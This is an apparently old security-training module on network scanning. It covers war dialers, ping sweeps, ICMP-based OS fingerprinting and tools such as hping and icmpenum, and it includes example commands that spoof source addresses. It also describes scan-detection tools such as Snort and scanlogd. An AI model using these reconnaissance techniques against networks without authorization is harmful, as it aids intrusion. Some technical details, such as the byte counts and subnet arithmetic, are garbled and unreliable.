Tim began by browsing through the system architecture. Yes, they had the usual systems - firewall, mail server, NIDS and a couple of servers that were always up for remote users. At first sight, traffic seemed normal and there was nothing amiss. Anyway, he decided that he would just monitor the systems in his neighborhood for any abnormal activity.

- where do you think Tim should begin with his security initiative?
 - What would the first signs that his systems are under attack?
-

Tim had occasionally browsed some of the popular discussion forums for security related matters. He recalled some of the posts there about scanners and their use in auditing networks. He brought up this during a chat with the systems administrator Frank.

Frank informed Tim that he had indeed used scanners on their network and usually submitted the scan reports to the administration. Tim asked if he could take a look at the same. Frank agreed. This would be a great learning opportunity thought Tim.

Next day, when Tim checked the scan reports, he noticed that these were standard printouts from the commercial scanner they had used, with very little in terms of interpretation. Moreover, Tim noticed that the scanning pattern used by Burn was almost always the same. There were hardly any variations and Tim suspected they might be dealing with a security threat here itself.

Tim had experimented with a few scanners at home. He wondered if they would show up anything different. He had an idea... he would try to penetrate the network from outside. He figured that this would give him a better perspective. The only dilemma seemed to be whether he should seek Frank's approval before doing so? How would Frank react to this proposal?

Do you think that Tim should be seeking permission? Where do you think Tim should begin with his initiative and what would be the signs that his network is being compromised?

Module Objectives

- Detecting 'live' systems on target network.
- Discovering services running/ listening on target systems.
- Understanding port scanning techniques.
- Identifying TCP and UDP services running on target network.

- Discovering the operating system
 - Understanding active and passive fingerprinting.
 - Automated discovery tools.
-

On completion of this module you will gain an in-depth understanding of the hacking techniques involved in scanning and subsequent fingerprinting. The learning objectives of this module are to present the reader with the ability to:

- Detect active systems on a target network
- Discover services running / listening on the target system
- Understand the techniques of port scanning
- Identify TCP and UDP services running on the target network
- Discover the operating system running on the target host
- Understand active and passive fingerprinting techniques
- Know more about automated discovery tools

It is strongly recommended that the reader possess a firm understanding of the various protocols such as TCP, UDP, ICMP and IP to understand this module better.

Once an attacker has identified his target system and does the initial reconnaissance as discussed in the previous module on footprinting, he concentrates on getting a mode of entry into the target system. It should be noted that scanning is not limited to intrusion alone. It can be an extended form of reconnaissance where the attacker learns more about his target, such as what operating system is used, the services that are being run on the systems and whether any configuration lapses can be identified. The attacker can then strategize his attack factoring these aspects.

Detecting 'Live' Systems On Target Network

Why?

- To determine the perimeter of the target network /system
- To facilitate network mapping
- To build an inventory of accessible systems on target network

Tools

- War Dialers
 - Ping Utilities
-

Let us continue with the reconnaissance phase detailed in the previous module. Once an attacker has gained sufficient information using any of the footprinting techniques, aided by various tools or utilities, he would like to know more about the individual systems.

Note A good attacker takes time to build an attack plan and also phases his attack so that he is

undetected. The primary step in mapping a target network will be to find the limits of the network and assess the perimeter defenses. The attacker will seek to means of entry by building an inventory of the target network. This will give him an indication regarding any vulnerability that can be exploited and how well the network perimeters are guarded. An attacker might intrude with minimal footprint and lie low to assess what measures are being taken by the target network to detect the intrusion and defend it.

Attack Methods	Two categories of tools that can be used for this purpose are war dialers and ping utilities. War dialers try to exploit an unsecured modem to gain access into the system, while ping utilities try to ping the system to assess its current state and assess the presence of any packet filtering devices on the network. There are several freeware and commercial war dialers available. The silent rise in the number of war dialers appearing on the Internet is an indication that it is still possible to penetrate systems over an unsecured phone line.
-----------------------	---

For instance, TBA, a war dialer for the Palm OS platform requires just a Palm Pilot and a Palm Modem or an external modem - providing a new war dialing platform option with a very small footprint.

Commercial modem scanners such as PhoneSweep and TeleSweep Secure provide detection of both modems and faxes, identification by name of many systems found, automated reporting and the ability to dial in parallel from one pool of phone numbers using multiple modems.

War Dialers

- A war dialer is a tool used to scan a large pool of telephone numbers to detect vulnerable modems to provide access to the system.
 - A demon dialer is a tool used to monitor a specific phone number and target its modem to gain access to the system.
 - Threat is high in systems with poorly configured remote access products providing entry to larger networks.
 - Tools include *THC-Scan*, *ToneLoc*, *TBA* etc.
-


Concept	The term war dialing implies the exploitation of an organization's telephone, dial, and private branch exchange (PBX) systems to infiltrate the internal network and use of computing resources during the actual attack. It may be surprising why we are discussing war dialing here as more PBX systems are coming with increased security configurations. However, the fact remains that there are as many insecure modems out there that can be compromised to gain access into the target system. What had initially caught the fancy of hackers in the movie 'war games', still manages to find carriers leading to compromise of systems. The war dialer in War Games is not very sophisticated as it only finds phone numbers which are suspected to be computer dial-in lines. A more aggressive version might actually attempt to determine the operating system, and a very aggressive version might attempt to perform some automated break-in attempts itself. If a real scanner with this functionality will attempt to analyze the carrier information, the negotiation and presence of protocols and/or banners to attempt to determine the remote system. It will then attempt to use default username/password combinations for that system.
----------------	--

The relevance of war dialers today arises from the fact that though internet connections have firewalls and intrusion detection systems installed, modems are still unsecured. As remote users are increasing, so are remote dial in connections to networks. Some of these remote users may not be using security precautions such as not storing passwords or personal firewalls, thereby allowing intruders to access the main network.

Threat

"A war dialing attack is malicious in intent and is a form of penetration into an organization's network designed to elude firewalls and intrusion detection systems (IDS). War dialing attacks involve attempts at gaining access to an organization's internal computing and networking resources via dial-in access". (- Robert J. Shimonski, *Hacking Techniques - War Dialing*.)

War Dialer



We have seen that the attacker dials a number / pool of numbers he has discovered during his reconnaissance phase about a target network in order to connect to systems behind the target's firewall or perimeter defenses. War dialing involves the use of a modem with hacking software to penetrate the modem-based systems of an organization by repeatedly dialing the pool of telephone numbers. In this attack, the attacker attempts to find a 'dangerous user' within the network. A 'dangerous user' is one who poses a security threat due to lack of awareness and not because of intent. Usually, this user is someone who has an open connection through a modem - possibly unknown to the system personnel. In fact this user might be a well meaning employee who would like to access his system from home for putting in some extra work. He may use a remote access product such as pcAnywhere for dialing up the work PC from a remote location.

Attack Methods

In the figure above, there is an 'out of band' connection established to the system on the network. An out of band connection is an alternative method to telnet or SSH for accessing a device remotely. The difference is that with an out of band connection, console port is used to access the device rather than going thorough the network. Also note the dial-in modem - usually allowed by organizations for maintenance. An attacker can access the network and find a list of vulnerable modems or use a password cracker to crack through those attached to a router.

It is likely that there are unwatched modems with straight login prompts and pcAnywhere w/o passwords out there. There may be PCs with batch scripts to perform payroll, Sabre (airline reservation) systems, PCs that control the environment for buildings, and routers with modems attached to the console (which makes it easy to reboot on firmware so that the attacker can reset the 'enable' password). Add the fact that most companies do not have a plan for incident response. And, if they do, the modems are not watched in a centralized manner along with the systems personnel.

Tool: THC Scan



For the purpose of study we will look at one of the most popular war dialers - THC Scan. Van Hauser, the brain behind the war dialer THC (The Hacker's Choice) points out that his tool is still able to do what really matters i.e., to find carriers.

Tools THC-Scan is a free war dialer released by "van Hauser" of The Hacker's Choice (THC), a European hacker/phreaker group. The current version, 2.0, was released in late 1998. THC - Scan was coded as a set of MSDOS-based programs that are designed to be run from the DOS command line with as much automation as possible. What sets THC Scan apart from other commercial dialers is the flexibility of its internal configuration that decides what to scan for and in which way to interpret the results. It does not serve the purpose of phone scanning alone, as it should and will show any number which behaves unusually if properly configured and used.

Attack Methods An attacker can use THC-SCAN with THC Login Hacker to brute force systems that have been discovered. Being an open source code product, the dialer is often used by hackers as they are able to glean the workings of the application. The war dialer can dial telephone numbers from either a pre-determined range or from a given list. The scanner also possesses simple identification techniques that can be used to detect answering computer systems or voice mail boxes (VMBs). A manual mode is also available for users to dial the modem with the speaker enabled. THC-SCAN will automatically redial busy numbers up to a preset limit.

An interesting feature is that THC has features that are designed to facilitate covert use, such as a "BOSS KEY" that replaces the computer's screen with an incongruous bitmap and ceases all dialing operation. THC-SCAN will automatically determine the parity of dial-up systems. The program does this by analyzing the parity of banner messages received after a remote system has been contacted. This is especially useful to an attacker who wants to call back a discovered system and attempt further penetration.

Ping

- Ping send out an ICMP Echo Request packet and awaits an ICMP Echo Reply message from an active machine.
- Alternatively, TCP/UDP packets are sent if incoming ICMP messages are blocked.
- Ping helps in assessing network traffic by time stamping each packet.
- Ping can also be used for resolving host names.
- Tools include *Pinger*, *WS_Ping ProPack*, *NetScan Tools*, *HPing*, *icmpenum*

In the last module we have discussed traceroute. We saw the significance of time to live (TTL) in this regard. In this module, we start with a similar concept - Ping. The genesis of ping can be traced to the ARPANET days of Internet. It has been termed as Packet Internet Groper by some, while the author states it was named after the sonar concept. The functioning of Ping is very similar to the latter.

Concept This utility which is distributed across almost all platforms acts like a roll call for systems; where a system that is active on the network answers the ping query sent out by another system.


Note To understand ping better, one should be able to understand the TCP/IP packet well. When a system does a ping, a single packet is sent across the network to a specific IP address. This packet contains 64 bytes - 56 data bytes and 8 bytes of protocol header information.

The sender then waits or listens for a return packet from the target system. If the connections are good and the target computer is 'alive', a good return packet can be expected. However, if there is a disruption in the communication, this will not be the case.

Ping also details the number of hops that lie between the two computers and the amount of time it takes for a packet to make the complete trip. This is called the 'roundtrip' time.

Ping can also be used for resolving host names - in this case, if the packet bounces back when sent to the IP address but not when sent to the name, then it is an indication that the system is unable to resolve the name to the specific IP address. Alternatively, ping can be used with the resolution switch.

Let's take a look at a Ping Packet



When we use the default ping setting of pinging with 32 bytes data, the actual ping length is 72 bytes, because it is comprised of the Ethernet Header, IP Datagram (IP Header and IP Data). The first fourteen bytes constitute the Ethernet Header. In this, the first six bytes are the MAC address of the destination system. The next six bytes denote the MAC address of the source system. The last two bytes in the Ethernet header indicates the Ethernet type.

The next sixty bytes of the packet forms the IP datagram - which can be further differentiated into the IP header (twenty bytes) and IP data (forty bytes). The IP header contains information such as IP Version occupies the first fourteen bytes, the IP header length occupies the next fourteen bytes, the source IP address is contained in four bytes and the destination IP address occupies the last four. The forty bytes of IP data includes 32 bytes of Echo Data. This is the ICMP Echo Request.

Concept Try to relate this to the TCP/IP protocol stack and the OSI layers. In the figure below, the first block is network media dependent and links to the data link layer (OSI layer 1 and 2). The second block is the IP protocol header and links to the inter-network layer (OSI layer 3), the third block relates to the transport protocol header and links to the transport layer (OSI layer 4), the fourth block relates to the application level data, largely depends on the network media and application state and links to the application layer (OSI layers 5–7) and the last block is the data link trailer which is network dependent.

Source and destination MAC address information, upper layer protocol code.	Source and destination IP address, IP version number, Type of service, Time to live, header, checksum etc.	Source and destination port number information, header checksums TCP: sequence and acknowledge numbers, control flags	Optional application header, application data
--	--	---	---

Readers are advised to read RFC 768 (UDP Protocol), 791 (IP Protocol), 792 (ICMP Protocol), 793 (TCP Protocol), 826 (Ethernet Protocol) to understand the protocols better.


Note From a security point of view, Ping can help deduce if packets are being dropped, duplicated or rehashed. However, it cannot determine exactly where in the network this has occurred or by whom or sometimes even why. This functionality is achieved by placing a unique sequence number on each packet transmitted. Ping allows detection of malformed or damaged packets as it performs a checksum on every packet exchanged. Ping helps in assessing network traffic by time stamping each packet. The Round Trip Time (RTT) indicates the time taken for the packet exchange between the two systems. Ping can also be used to echo other ICMP messages that are otherwise not reported by the system software. The various types and codes are shown below.

ICMP Types

TYPE	CODE	Description	Query	Error
0	0	Echo Reply	X	
3	0	Network Unreachable		X
3	1	Host Unreachable		X
3	2	Protocol Unreachable		X
3	3	Port Unreachable		X
3	4	Fragmentation needed but no frag. bit set		X
3	5	Source routing failed		X
3	6	Destination network unknown		X
3	7	Destination host unknown		X
3	8	Source host isolated (obsolete)		X
3	9	Destination network administratively prohibited		X
3	10	Destination host administratively prohibited		X
3	11	Network unreachable for TOS		X
3	12	Host unreachable for TOS		X
3	13	Communication administratively prohibited by filtering		X
3	14	Host precedence violation		X
3	15	Precedence cutoff in effect		X
4	0	Source quench		
5	0	Redirect for network		
5	1	Redirect for host		
5	2	Redirect for TOS and network		
5	3	Redirect for TOS and host		
8	0	Echo request	X	
9	0	Router advertisement		
10	0	Route solicitation		

TYPE	CODE	Description	Query	Error
11	0	TTL equals 0 during transit		X
11	1	TTL equals 0 during reassembly		X
12	0	IP header bad (catchall error)		X
12	1	Required options missing		X
13	0	Timestamp request (obsolete)	X	
14		Timestamp reply (obsolete)	X	
15	0	Information request (obsolete)	X	
16	0	Information reply (obsolete)	X	
17	0	Address mask request	X	
18	0	Address mask reply	X	

Tool: Pinger



Tools Pinger is one of the fastest ICMP sweep scanners. Before we can discuss Pinger, let us take a look at the role of ICMP queries. Readers are encouraged to refer to RFC 792 to understand the ICMP (Internet Control Message Protocol) better. A quick recap: ICMP is for error reporting, gathering network information, flow control, and packet rerouting. The Ping and Traceroute -Unix uses UDP by default - utilities use ICMP.

Concept RFC 792 states that the ICMP Identifier field can be used like a port in TCP or UDP to identify a session (though it does not use a port) and that the ICMP Sequence Number field can be incremented on each echo request sent. Therefore, ICMP Identifier field can be used to differentiate between ICMP Query messages sent to different hosts and the ICMP Sequence Number field can be used to differentiate between the ICMP query messages sent to the same host.

ICMP packets can be used to determine whether a target IP address is alive or not, by simply sending an ICMP ECHO request (ICMP type 8) packets to the targeted system and waiting to see if an ICMP ECHO reply (ICMP type 0) is received. If an ICMP ECHO reply is received, it means that the target is alive; No response could mean one of four different things: target is down, query was lost in transit, the traffic is being filtered or the system is configured not to respond. Querying multiple hosts using this method is referred to as Ping Sweep.

Attack Methods Ping Sweep is the most basic step in mapping out a network and considered an older approach to scanning a network. A ping sweep (also known as an ICMP sweep) is a

basic network scanning technique used to detect live hosts from a range of IP addresses.

The pinger's advantage lies in its ability to send multiple ICMP ECHO packets concurrently and wait for the response. It therefore helps resolve host names and save the output to a file. Pinger is designed for running on the Microsoft operating machines.

There is a need to point out that while UNIX and Linux follow the RFC suggestions in their deployment of the ping utility, MS shows a variation. MS systems keep the ICMP identifier as constant and use the sequence number field to differentiate between machines in their ping utility. For each ICMP Echo Request the ICMP Sequence Number is a unique number. The gap between one ICMP Sequence Number field value to another is 100 hex/256 decimal.

The implementation of the ping utility in MS systems sees the ICMP datagram fields as signed values based on the OS system used. This is in contrast with the UNIX systems which uses the values of the utility instead. Therefore whenever an ICMP Query datagram with an ICMP Identifier field value of 256/512/768 is generated, it indicates that the underlying operating system is MS based. This assumes significance as all security holes are operating system dependant and identifying which operating system runs on the target host / machine can shorten the attack phase.

Examples are:

- Microsoft Windows NT - 256
- Microsoft Windows 98/98SE - 512
- Microsoft Windows 2000 - 512
- Microsoft Windows ME - 768
- Microsoft Windows 2000 Family with SP1 - 768

Logically, the next question should be the information that can be obtained from the sequence numbers. The MS ping implementation allows its OS to set the ICMP sequence number filed to 256 initially. In contrast, UNIX and related systems set their value to 0 on its first query to a host and will increase this number only if sequential queries are sent to the system. In other words, each time the ping command is used, the value 0 will be returned to the first query sent.

In MS based systems on the other hand, the value is incremented by 256 for each query sent. Therefore, to find the number of ICMP Query messages a Windows based OS has issued since the last boot time, simply divide the ICMP Sequence number field value with 256.

Detecting Ping Sweeps

Ping sweeps form a basic step in network mapping by polling network blocks and/or IP address ranges.

Ping Utilities include:

- WS_PingProPack (www.ipswitch.com)
- NetScan Tools (www.nwpsw.com)
- Hping (<http://www.hping.org/download.html>)
- icmpenum (www.nmrc.org/files/sunix/icmpenum-1.1.1.tgz)

Ping Sweep Detection Utilities include:

- Network based IDS (www.snort.org)
 - Genius (www.indiesoft.com)
 - BlackICE (www.networkice.com)
 - Scanlogd (www.openwall.com/scanlogd)
-

Ping sweeps form a basic step in network mapping by polling network blocks and/or IP address ranges. A ping sweep (also known as an ICMP sweep) is a basic network scanning technique used to detect live hosts from a range of IP addresses. It differs from a single ping in that while a single ping will indicate the availability of one specified host computer on the network, a ping sweep detects multiple hosts. A ping sweep consists of ICMP (Internet Control Message Protocol) ECHO requests sent to multiple hosts. If a given address is live, it will return an ICMP ECHO reply. Absence of a reply is taken as an indication that the system is not available on the network.

Tools There are a number of tools that can be used to do a ping sweep, such as, gping, and nmap for UNIX systems, and the Pinger software from Rhino9, fping and Ping Sweep from SolarWinds for Windows systems. Ping sweep utilities send multiple packets at the same time and allow the user to resolve host names and save the output to a file.


Why are we dealing with ping sweeps outside our forthcoming discussion on port scans? The answer lies in the protocol. ICM P does not use ports and hence does not fall under port scanning. Moreover, ping sweeps are a small part of network scanning (discovery) which has to be done before any port scanning.

Concept As discussed earlier under Pinger, windows systems don't respond to IC MP broadcasts while many older UNIX implementations still do. What if a firewall installed at the target network has blocked ICMP Echo requests? The attacker can still gain information by using ICMP type 13 messages (TIMESTAMP) and type 17 (Address Mask Requests). Readers interested in learning more can refer to Ofir Arkin's paper on "ICMP Usage in Scanning or Understanding some of the ICMP Protocol's Hazards". He also has a tool called Xprobe that uses ICMP to scan the network _

Tools Xprobe is an active OS fingerprinting tool based on Ofir Arkin's "ICMP Usage in Scanning" Research project. Xprobe is an alternative to some tools which are heavily dependent upon the usage of the TCP protocol for remote active operating system fingerprinting. Xprobe I combine various remote active operating system fingerprinting methods using the ICMP protocol, into a simple, fast, efficient and a powerful way to detect an underlying operating system a targeted host is using. Xprobe2 is an active operating system fingerprinting tool with a different approach to operating system fingerprinting. Xprobe2 rely on fuzzy signature matching, probabilistic guesses, multiple matches simultaneously, and a signature database. We will be detailing fingerprinting later in this module. Let us take a look at some of the ping utilities discussed here.


Tools WS_Ping ProPack

WS_Ping ProPack implements a 32 bit graphical PING client for Windows replacing the old freeware WSPING32 application. Additional functionality of this program is the inclusion of Traceroute, Domain Name Service (DNS) lookup, Finger, Whois, LDAP, SNMP and SCAN IP.




Tools NetScan Tools

NetScan Tools Pro 2003 has added features to the standard ping utility such as subnet masking, where the tool sends an ICMP Address Mask request to the target and reports results.



It is worth mentioning that these tools include several other features. Ping and Traceroute now include graphing capability. This means that we can now show the packet versus the response time. Another example is MAC address gathering from Windows computers via NetBIOS. It also gathers ARP and subnet mask information. The data gathered during a sweep can be viewed in report form by double clicking on a target. All drilldown info can be merged and exported. There is a full hosts file editor.

The custom ICMP Generator is a tool for generating any ICMP packet type 0 -31 including the usual codes. This option can synthesize a packet completely including "source" and "destination" IP addresses that would appear in the "original" packet that would have caused the generation of the packet in the first place. See screenshots below.



Let us adopt an information gatherer's perspective here. The Ping is not restricted to just knowing if the system is alive. It can reveal much more information depending on the needs of the user. For instance, what does a subnet mask and IP reveal?

In our discussion on ping we had seen how the hexdump of a ping packet can reveal MAC address and IP of the machine. If we can obtain the subnet mask, we can decipher the network address. Let us take a look at an example.

Note Suppose we discover the subnet mask of an IP Address: 178.241.153.93 as 255.255.252.0

Converting this IP into binary form we read as: 10110010.11110001.1 0011001.01

Similarly, the subnet mask can be converted as: 11111111.11111111.11111100.000

The network address can be computed by adding these binary forms to
10110010.11110001.10011000.0000000 or an IP of 178.241.152.0

Similarly, we can obtain the broadcast address by adding the OR of the subnet mask to the IP address.
Using the same IP as above, on adding the OR of the subnet mask we get:

10110010.11110001.10011001.01011101 + 0000000.00000000.00000011.1111111 =
10110010.11110001.10011011.1111111 which is 178.241.155.255 or the broadcast

Tools hping

hping is a command-line oriented TCP/IP packet assembler/analyzer. It supports TCP, UDP, ICMP and RAW-IP protocols, provides a traceroute mode, and can be downloaded from
<http://www.hping.org/download.html>

Written by Salvatore Sanfilippo (Antirez), the utility can also be used for firewall testing, advanced port scanning, network testing, using different protocols, TOS, fragmentation, manual path MTU discovery, advanced traceroute, under all the supported protocols, remote OS fingerprinting, remote uptime guessing and TCP/IP stacks auditing among other things.

The output from the target system is displayed in the format:

[size] bytes from [ip]: flags=[flags] seq=[x] ttl=[y] win=[z] time=[t]ms

The options available are:

usage: hping host [options]
c - packets count
I - wait
n - numeric output
q - quiet
I - interface name
p-destination port (default 0) [ctrl+z inc, double ctrl+z dec]
s - base source Port (default random)
T - ttl (default 64)
w - winsize (default 512)
h - show this help)
v - show version
F- set FIN flag S - set SYN flag

usage: hping host [options]
R - set RST flag P - set PUSH flag
A - set ACK flag U - set URG flag
X - set X unused flag (0x40) Y = set Y unused flag (0x80)
f- split packets in two fragments (may pass weak acl)
x - set more fragments flag (maybe uselessness)
O - set fake tcp) data offset (instead of tcphdr[4]
r - relativize id field (to estimate host traffic)
z - bind ctrl+z to ttl
Z - unbind ctrl+z

Tools icmpenum

We have seen how ICMP queries can be used for gathering more information regarding the target system / network. Sometimes, packet filtering devices such as IDS can block ICMP queries coming from outside the perimeter of the network. These filtering devices could be mis-configured and allow certain ICMP types such as those used by icmpenum . icmpenum not only uses ICMP Echo packets to probe networks, but also ICMP Timestamp and ICMP Information packets as well. This is particularly useful for have probing systems that have failed to block Timestamp or Information packet, despite having a filtering device.

Additionally, it supports spoofing and promiscuous listening for reply packets. Another use is for upstream sniffing of trusted addresses. Running icmpenum -h gives the following screen:

```
# ./icmpenum -h
USAGE: ./icmpenum [opts] [-c class C] [-d dev] [-i 1-3] [-s src] [-t
sec] hosts
opts are h n p r v
-h this help screen
-n no sending of packets
-p promiscuous receive mode
-r receiving packets only (no
-v verbose
-c class C in x.x.x.0 form
-i icmp type to send/receive, types include the following:
    1 echo/echo reply (default)
    2 timestamp request/reply
    3 info request/reply
-d device to grab local IP or sniff from, default is eth0
-s spoofed source address
-t time in seconds to wait for all replies (default 5)
host(s) are target hosts (ignored if using -c)
```

Examples:

[Host A]# icmpenum 192.168.1.112 192.168.1.202

This will use the default of Echo packets to try and determine if 192.168.1.112 and 192.168.1.202 are live and available on the network.

[Host A]# icmpenum -i 2 -v 192.168.1.112

This will enumerate the specified host using Timestamp (option 2 under flag -i) packets in verbose mode.

```
[Host A]# icmpenum -i 3 -s 192.168.1.120 -p -v 192.168.1.118
```

This will enumerate host 192.168.1.118 using Information packets with a spoofed address of 192.168.1.120, and use the -p option to listen for the replies promiscuously. There are advanced uses of icmpenum, which will be detailed in later modules.

Note Remember that the ICMP protocol allows for error messages that would otherwise go unnoticed if another protocol is used. For instance, the verbose mode of icmpenum will not only report the total number of expected packets received (when in a receiving mode), but also "unexpected" ICMP packets being sent to the addresses being targeted. A network that has deployed countermeasures to trace the intruder will notice these ping packets in the "unexpected" count. IDS for example, can detect any further queries from the outside source and thereby check unauthorized flow of information. The threat lies in an attacker's ability to forge probes from authorized sources such as business partners and customers to start a denial of service (DoS).

Let's now take a look at ping sweep detection utilities.

Tools Snort

An intrusion detection system is one way of detecting ping sweeps. There are several solutions such as snort. Snort is an open source IDS that is resourceful and lightweight.

The primary distribution site for Snort is <http://www.snort.org>. Authored by Martin Roesch, Snort is a cross-platform, lightweight network intrusion detection tool that can be deployed to monitor small TCP/IP networks and capable of detecting a range of suspicious network traffic. Snort features rules based logging to perform content pattern matching and detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes etc. Snort also has real-time alerting capability.

Note Snort has three primary uses. It can be used simply as a packet sniffer such as tcpdump or as a packet logger useful for network traffic debugging. It can also be used as a complete network intrusion detection system. Snort logs packets as either tcpdump binary format or as Snort's decoded ASCII format to logging directories. These directories are named based on the IP address of the external host. There are also several plug-ins' which allow detection and reporting subsystems to be extended. E.g.: SnortSnarf is a statistic tool for Snort logs downloadable from

<http://www.silicondefense.com/software/snortsnarf/index.htm>, ACID (Analysis Console for Intrusion Databases) is a database analysis tool for Snort which can be found at <http://www.cert.org/kb/acid/>.

```
bsd# snort -?
```

The output of the command is as follows.

```
-*> Snort! <*-  
Version 1.6.3  
By Martin Roesch (roesch@clark.net, www.snort.org)
```

```
USAGE: snort [-options]
```


Options:

```
-A Set alert mode: fast, full, or none (alert file alerts only)  
'unsock' enables UNIX socket logging (experimental).
```

```
-a Display ARP packets
-b Log packets in tcpdump format (much faster!)
-c Use Rules File
-C Print out payloads with character data only (no hex)
-d Dump the Application Layer
-D Run Snort in background (daemon) mode
-e Display the second layer header info
-F Read BPF filters from file
-g Run snort gid as 'gname' user or uid after initialization
-h Home network =
-i Listen on interface
-l Log to directory
-n Exit after receiving packets
-N Turn off logging (alerts still work)
-o Change the rule testing order to Pass|Alert|Log
-O Obfuscate the logged IP addresses
-p Disable promiscuous mode sniffing
-P set explicit snaplen of packet (default: 1514)
-q Quiet. Don't show banner and status report
-r Read and process tcpdump file
-s Log alert messages to syslog
-S Set rules file variable n equal to value v
-t Chroots process to after initialization
-u Run snort uid as 'uname' user (or uid) after initialization
-v is verbose
-V Show version number
-? Show this information
are standard BPF options, as seen in TCPDump
```

Tools Genius

Another software that offers network and internet utility as a package is Genius. Written by Coda Hale in Delphi it has several online features. It is available under the GNU Public License and downloadable at <http://www.indiesoft.com/genius322.exe>. The package is efficient in aiding the user to use several popular Internet protocols swiftly from a single host. The other interesting aspect of this tool is its ability to assist the user in determining the level of activity the host registers on the connected network. At the time of writing, the available version is 3.2.2. Utilities include Finger client, FTP client (normal or passive mode capable), HTTP client (text-based), Ping client (ICMP), SMTP client, TELNET client, Time client, Traceroute client, Whois client, Current Connections tool, IP Scanner, Nslookup tool, POP3 Cleaner, Port lookup tool and Portscan detection routine. The IP scanner allows a user to perform a port scan that is configurable to a certain degree as shown in the screenshot below. While the speeds of the scan or the protocols used are not adjustable, the user can select target TCP ports through a simple Graphic User Interface (GUI).




With the IP scanner, a user can scan a range of IP numbers or scan a list of IP numbers, check for any specified services running on each IP - ports can also be checked if specified, resolve hostnames, specify the number of packets to ping each IP, specify the packet size and how long to listen for a reply on each port. The user can also specify the number of milliseconds Genius will try to connect to each port for. After that time has expired, Genius will consider that port to be closed. The TTL can also be specified.

Once the scan is started, the program sends the set number of ICMP echo request to determine if a host is active for each IP address in the given range. If no ICMP echo reply is received, the application stops its efforts and moves onto the next IP. If a host replies, it is displayed in the IP Scanner window. For each active host, the statistics for the ICMP echoes is displayed, followed by information (including banners) that is made available for each TCP port that is found open.

Tools BlackICE

BlackICE Defender is not just a firewall. Its primary function is that of an intrusion detection system. BlackICE Defender is, in reality, a "hybrid" between intrusion detection and firewall protection. The underlying technology of any firewall is to block the traffic at the port level. BlackICE Defender combines firewall technology with intrusion detection technology. This means that BlackICE uses more than one method to protect the system. BlackICE monitors/inspects the actual traffic, as well as employing port blocking, in order to detect malicious traffic and provide more complete security for your system.



Black Ice Defender is an Intrusion Detection Device, not a Packet filter (per se). It is worthwhile to note that BlackICE be deployed on a clean system for maximum effectiveness.

Tools Scanlogd

Written by Solar Designer and Steffen Dettmer, scanlogd is a program that detects port scans and writes one line per scan via the syslog(3) mechanism. This description is as sourced from the man pages. If a source address sends multiple packets to different ports in a short time, the event will be logged.

The format of the messages is:

```
saddr[:sport] to daddr [and others,] ports port[, port...], ..., flags[,  
TOS TOS] [, TTL TTL] @HH:MM:SS
```

The fields in square brackets are optional; sport, TOS, and TTL will only be displayed if they were constant during the scan.

The flags field represents TCP control bits seen in packets coming to the system from the address of the scan. It is a combination of eight characters, with each corresponding to one of the six defined and two reserved TCP control bits (see RFC 793).

Control bits that were always set are encoded with an uppercase letter, and a lowercase letter is used if the bit was always clear. A question mark is used to indicate bits that changed from packet to packet. Please note that due to the nature of port scans, both false positives (detecting a scan when there isn't one) and false negatives (not detecting a scan when there's one) are possible. In particular, false positives may occur when many small files are transferred rapidly with passive mode FTP.

As the name indicates, scanlogd only logs port scans. It does not prevent them. It will only deliver summarized information in the system's log. Obviously, the source address of port scans can be spoofed. Sometimes IP addresses are shared between many people; this is the case for ISP shell servers, dynamic dialup pools, and corporate networks behind NAT (masquerading).

Discovering services running/ listening on target systems.

Why?

- To determine live hosts in the event of ICMP requests being blocked by host.
- To identify potential ports for furthering the attack.
- To understand specific applications / versions of a service.
- To discover operating system details.

Tools

